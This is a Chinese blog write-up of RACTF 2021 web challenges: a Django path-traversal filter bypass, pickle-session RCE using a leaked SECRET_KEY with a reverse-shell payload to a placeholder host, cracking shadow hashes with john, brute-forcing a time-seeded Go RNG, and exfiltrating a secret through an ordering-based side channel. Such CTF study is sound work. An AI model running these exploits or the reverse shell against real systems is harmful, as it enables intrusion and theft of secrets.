

[WP]RACTF-Writeup

原创

[Y4tacker](#) 于 2021-08-17 22:47:50 发布 319 收藏 1

分类专栏: [安全学习](#) # [CTF记录](#) # [比赛WP总结](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/solitudi/article/details/119765215>

版权



[安全学习](#) 同时被 3 个专栏收录

212 篇文章 39 订阅

订阅专栏



[CTF记录](#)

88 篇文章 7 订阅

订阅专栏



[比赛WP总结](#)

17 篇文章 2 订阅

订阅专栏

文章目录

Web

[Emojibook](#)

[Emojibook2](#)

[Military Grade](#)

[Secret Store](#)

Web

Emojibook

首先我们能看到文件, 在urls.py里面查看路由

```
14     2. Add a URL to urlpatterns: path('blog/', include('blog.urls'))
15     """
16     import ...
21
```

```
22 urlpatterns = [  
23     path('admin/', admin.site.urls),  
24     path('auth/register', views.RegisterFormView.as_view(), name="register"),  
25     path('auth/', include('django.contrib.auth.urls')),  
26     path('new/', views.create_note, name="new"),  
27     path('<int:pk>/', views.view_note, name="note"),  
28     path('', views.home, name="home")  
29 ]  
30
```

<https://blog.csdn.net/solitudi>

我第一眼锁定了这个 `os.path.join` 函数

```
37     form = NoteCreateForm(user=request.user)  
38     return render(request, "create.html", {"form": form})  
39  
40  
41 def view_note(request: HttpRequest, pk: int) -> HttpResponse:  
42     note = get_object_or_404(Note, pk=pk)  
43     text = note.body  
44     for include in re.findall("{{.*?}}", text):  
45         print(include)  
46         file_name = os.path.join("emoji", re.sub("[{}]", "", include))  
47         with open(file_name, "rb") as file:  
48             text = text.replace(include, f"<img src=\"data:image/png;base64,{base64.b64encode(file.read()).decode('latin1')}\" width=\"25\" height=\"25\">")  
49  
50     return render(request, "note.html", {"note": note, "text": text})  
51
```

<https://blog.csdn.net/solitudi>

如果参数是 `/flag` 那么后面经过函数处理就会是 `flag`

因此我们只需要传入 `{{/flag.txt}}` 按理说应该就能够得到 `flag`，但是很不幸不可以在创建的时候这里进行了替换

```
urls.py x views.py x forms.py x  
Desktop\notebook  
No Python interpreter configured for the project  
Create a virtual environment using requ  
20     success_url = "/"  
21  
22  
23 def home(request: HttpRequest) -> HttpResponse:  
24     if request.user.is_authenticated:  
25         notes = Note.objects.filter(author=request.user)  
26         return render(request, "index.html", {"user": request.user, "notes": notes})  
27     return render(request, "index.html", {"user": request.user})  
28  
29  
30 def create_note(request: HttpRequest) -> HttpResponse:  
31     if request.method == "POST":  
32         form = NoteCreateForm(request.POST, user=request.user)  
33         if form.is_valid():  
34             instance = form.save()  
35             return HttpResponseRedirect(redirect_to=reverse("note", kwargs={"pk": instance.pk}))  
36     else:  
37         form = NoteCreateForm(user=request.user)  
38     return render(request, "create.html", {"form": form})  
39  
40  
41 def view_note(request: HttpRequest, pk: int) -> HttpResponse:  
42     note = get_object_or_404(Note, pk=pk)  
43     text = note.body
```

```
44 for include in re.findall("{}.*?", text):
45     print(include)
```


<https://blog.csdn.net/solitudi>

这里将 `..` 替换为空 `{}` 替换为空

```

12     model = Note
13     fields = ["name", "body"]
14     widgets = {
15         "body": Textarea(attrs={"cols": 60, "rows": 20}),
16     }
17
18     def __init__(self, *args, **kwargs):
19         self.user = kwargs.pop("user")
20         super(NoteCreateForm, self).__init__(*args, **kwargs)
21
22     def save(self, commit=True):
23         instance = super(NoteCreateForm, self).save(commit=False)
24         instance.author = self.user
25         instance.body = instance.body.replace("{", "").replace("}", "").replace("..", "")
26
27         with open("emoji.json") as emoji_file:
28             emojis = json.load(emoji_file)

```



<https://blog.csdn.net/solitudi>

但这里因为先后顺序很明显有一个逻辑漏洞，因此我们只需要构造

```
{../flag.txt}..}
```

即可绕过读取flag

Emojibook2

当然上面那个不是预期解决麻烦了，预期是RCE

Name:

```
{../app/notebook/settings.py}..}
```

<https://blog.csdn.net/solitudi>

得到了

```
SECRET_KEY = 'wr`BQcZHs4~}EyU(m]^F_SL^BjnkH7"(S3xv,{sp)Xaqg?2pj2=hFCgN"CR"UPn4'
```

配合这个伪造session可以rce，原因是下面这个配置

```
settings.py notebook\_init_.py notes\_init_.py admin.py apps.py forms.py
No Python interpreter configured for the project Create a virtual environment using require
SESSION_ENGINE
16 BASE_DIR = Path(__file__).resolve().parent.parent
17
18
19 # Quick-start development settings - unsuitable for production
20 # See https://docs.djangoproject.com/en/3.2/howto/deployment/checklist/
21
22 # SECURITY WARNING: keep the secret key used in production secret!
23 SECRET_KEY = 'wr`BQcZHs4~}EyU(m)`F_SL^BjnkH7"(S3xv,{sp)Xagq?2pj2=hFCgN"CR"UPn4'
24
25 SESSION_ENGINE = "django.contrib.sessions.backends.signed_cookies"
26 SESSION_SERIALIZER = "django.contrib.sessions.serializers.PickleSerializer"
27 LOGIN_REDIRECT_URL = "/"
28 LOGOUT_REDIRECT_URL = "/"
29
30 # SECURITY WARNING: don't run with debug turned on in production!
31 DEBUG = False https://blog.csdn.net/solitudi
```

exp

```
from django.core.signing import TimestampSigner, b64_encode
from django.utils.encoding import force_bytes
import pickle
import os
import requests

class PickleRCE(object):
    def __reduce__(self):
        return (os.system, (f"""python -c 'import socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("xxxxx",xxxxx));subprocess.call(["/bin/sh","-i"],stdin=s.fileno(),stdout=s.fileno(),stderr=s.fileno())'""",))

SECRET_KEY = 'wr`BQcZHs4~}EyU(m)`F_SL^BjnkH7"(S3xv,{sp)Xagq?2pj2=hFCgN"CR"UPn4'

def rotten_cookie():
    key = force_bytes(SECRET_KEY)
    salt = 'django.contrib.sessions.backends.signed_cookies'
    base64d = b64_encode(pickle.dumps(PickleRCE())).decode()
    return TimestampSigner(key, salt=salt).sign(base64d)

forge_sessionid = rotten_cookie()
requests.get('http://xxxxx', cookies={'sessionid':forge_sessionid})
```

成功拿下，但是需要提权，用john

前提是获得 /etc/passwd 与 /etc/shadow 里面对应的内容

```
admin:$6$.hRHwi.lS TJH1VoB$3VqqpM.sB07xD/mh9lWAsJJ.HrBwbGLgghai6RdGNbG1RBb09FuFiSVhjM6G190wCVx.0LM350B2EeZYz0Lt/
:18856:0:99999:7:::
admin:x:1000:1001::/home/admin:/bin/bash
```

```
Session Completed
root@kali:~/桌面# john --show 1111
admin:999999:18856:0:99999:7:::

1 password hash cracked, 0 left
root@kali:~/桌面# █
```

```
/bin/sh: 0: can't access tty; job control turned off
$ ls
db.sqlite3
docker-compose.yml
emoji
emoji.json
entrypoint.sh
manage.py
notebook
notes
requirements.txt
templates
$ su admin
Password: 999999
cat /flag.txt
ractf{dj4ng0_lfi_rce_not_unintended}
```

<https://blog.csdn.net/solitudi>

Military Grade

这是一个go语言写的东西，首先看看main函数下写的什么

```
func main() {
    log.Println("Challenge starting up")
    http.HandleFunc("/", handler)

    go changer()

    log.Fatal(http.ListenAndServe(":80", nil))
}
```

发现运行了 `changer` 函数，发现对flag进行了加密，这里面的问题是这个seed是基于时间的，所以我们可以进行爆破

```
func changer() {
    ticker := time.NewTicker(time.Millisecond * 672).C
    for range ticker {
        rand.Seed(time.Now().UnixNano() & ^0x7FFFFFFFFE00)
        for i := 0; i < rand.Intn(32); i++ {
            rand.Seed(rand.Int63())
        }

        var key []byte
        var iv []byte

        for i := 0; i < 32; i++ {
            key = append(key, byte(rand.Intn(255)))
        }

        for i := 0; i < aes.BlockSize; i++ {
            iv = append(iv, byte(rand.Intn(255)))
        }

        flagmu.Lock()
        flag = encrypt(rawFlag, key, iv, aes.BlockSize)
        flagmu.Unlock()
    }
}
```

编写脚本

```
package main

import (
    "crypto/aes"
    "crypto/cipher"
    "encoding/hex"
    "fmt"
    "math/rand"
    "strings"
)

func main() {

    ctext, err := hex.DecodeString(string("4d069b65825fce7299c33239e993cea7525a7799e7cdcd04a42185f29d221146"))
    if err != nil {
        panic(err)
    }

    i := int64(0)
    for i < 16781311 {
        rand.Seed(i)
        for j := 0; j < rand.Intn(32); j++ {
            rand.Seed(rand.Int63())
        }
        var key []byte
        var iv []byte

        for j := 0; j < 32; j++ {
            key = append(key, byte(rand.Intn(255)))
        }

        for j := 0; j < aes.BlockSize; j++ {
            iv = append(iv, byte(rand.Intn(255)))
        }

        block, err := aes.NewCipher(key)
        if err != nil {
            panic(err)
        }
        mode := cipher.NewCBCDecrypter(block, iv)
        out := make([]byte, len(ctext))
        mode.CryptBlocks(out, ctext)

        if strings.HasPrefix(string(out), "ractf") {
            fmt.Println(string(out))
            return
        }

        if i == 4095 {
            i = 16777216
        } else {
            i++
        }
    }
}
```

可以看到我们得到了flag

```
C:\>go run solve.go  
racti {int3rEstlng_M4sk_paTt3rn} L
```

Secret Store

首先打开只有俩功能

You are not logged in

[Log In](#) [Register](#)

首先我们请求

The screenshot shows a REST client interface with the following details:

- Method:** GET
- URL:** http://42.192.137.212:1236/api/secret/?ordering=value
- Headers (8):** X-CSRF-Token, Cookie (checked), and 6 hidden headers.
- Response:** 200 OK, 1078 ms, 496 B. The response body is a JSON array of two objects.

KEY	VALUE	DESCRIPTION	...	Bulk Edit	Preset
<input type="checkbox"/> X-CSRF-Token	VnXhXgOFMVRWz2vehomqV3anJY0Uk4hb...				
<input checked="" type="checkbox"/> Cookie	serverType=nginx; pro_end=-1; ltd_end=-1; ...				
Key	Value	Description			

```
1 [
2   {
3     "id": 1,
4     "owner": 1,
5     "last_updated": "2021-08-04T21:55:59.750611Z",
6     "created": "2021-08-04T21:55:32.221867Z"
7   },
8   {
9     "id": 2,
10    "owner": 2,
```


比较骚的参数，让我们可以爆破flag

OrderingFilter

The `OrderingFilter` class supports simple query parameter controlled `ordering` of results.

Ordering

username - ascending	✓
username - descending	
email - ascending	
email - descending	

By default, the query parameter is named `'ordering'`, but this may be overridden with the `ORDERING_PARAM` setting.

For example, to order users by username:

```
http://example.com/api/users?ordering=username
```

The client may also specify reverse `orderings` by prefixing the field name with '-', like so:

<https://blog.csdn.net/solitudi>

简简单单的爆破

```

import requests

flag = "ractf{data_exfil_via_s0rt1ng_0c66de4}"
csrf_token = "VnXhXgOFMVRWz2vehomqV3anJY0Uk4hbTIVkYYtQHvVMKOKuRsz2od5phkZsFJCa"
session_id = "jzbw01pna3qh1208p0btjmyd4t2at600"

headers = {
    "Cookie": f"csrftoken={csrf_token}; sessionid={session_id}",
    "X-CSRFToken": csrf_token
}

our_secret_id = 2
def getFlag(tmp):
    for i in range(50, 127):
        payload = tmp + chr(i)
        json_payload = {
            "value": payload
        }
        r = requests.post("http://xxxx/api/secret/", data=json_payload, headers=headers)
        r = requests.get("http://xxx/api/secret/?ordering=value", headers=headers)
        secrets = r.json()
        print(secrets)
        if secrets[0]['id'] == 1:
            return chr(i - 1)
    return chr(i-1)

while True:
    next_char = getFlag(flag)
    flag += next_char
    print('[+] Flag:', flag)

```

当然我也发现可以通过二分法的方式去解决这个问题，当我们的字母小于admin时候，我们的id会在前面，当更大时我们的会在后面，通过这个思想可以构造二分法脚本，主办方最后也是给了这个

```

import requests

session_id = "srkh11pet11qv1p4z3dn7i85t5tpfu5e"
csrf_token = "vbpYES1FUUrRo19bB5mmUWZ3hN9Vh7nKk3l0sUEHAVB8efs90t61sKrDZmeEo0FD"
url = "http://127.0.0.1:8000/api/secret/"
id = -1

s = requests.Session()
s.cookies["sessionid"] = session_id
s.cookies["csrftoken"] = csrf_token
s.headers["X-CSRFToken"] = csrf_token

def set_secret(secret):
    response = s.post(url, json={
        "value": secret
    }).json()
    global id
    id = response['id']

def get_position_difference():
    response = s.get(url + "?ordering=value").json()
    our_position = 0
    admin_position = 0
    i = 0

```

```

global id
for x in response:
    if x["id"] == 1:
        admin_position = i
    elif x["id"] == id:
        our_position = i
    i += 1
return admin_position - our_position

def get_character(current):
    min = 32
    max = 127
    while min <= max:
        mid = (max+min)//2
        set_secret(current+chr(mid))
        print(f"trying {chr(mid)}")
        diff = get_position_difference()
        if chr(mid) == "}":
            print("diff", diff)
        if diff > 0:
            min = mid
        else:
            max = mid
    if abs(max - min) <= 1:
        set_secret(current + chr(mid) + " ")
        low = get_position_difference()
        set_secret(current + chr(mid) + "~")
        high = get_position_difference()
        print(f"{low >= high} {min} {mid} {max} {low} {high}")
        #return mid
    if low >= high:
        return min
    elif high > low:
        return max
    return max

secret = ""
char = ""
while char != "}":
    char = chr(get_character(secret))
    secret += char
    print(char)
print(secret)

```



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)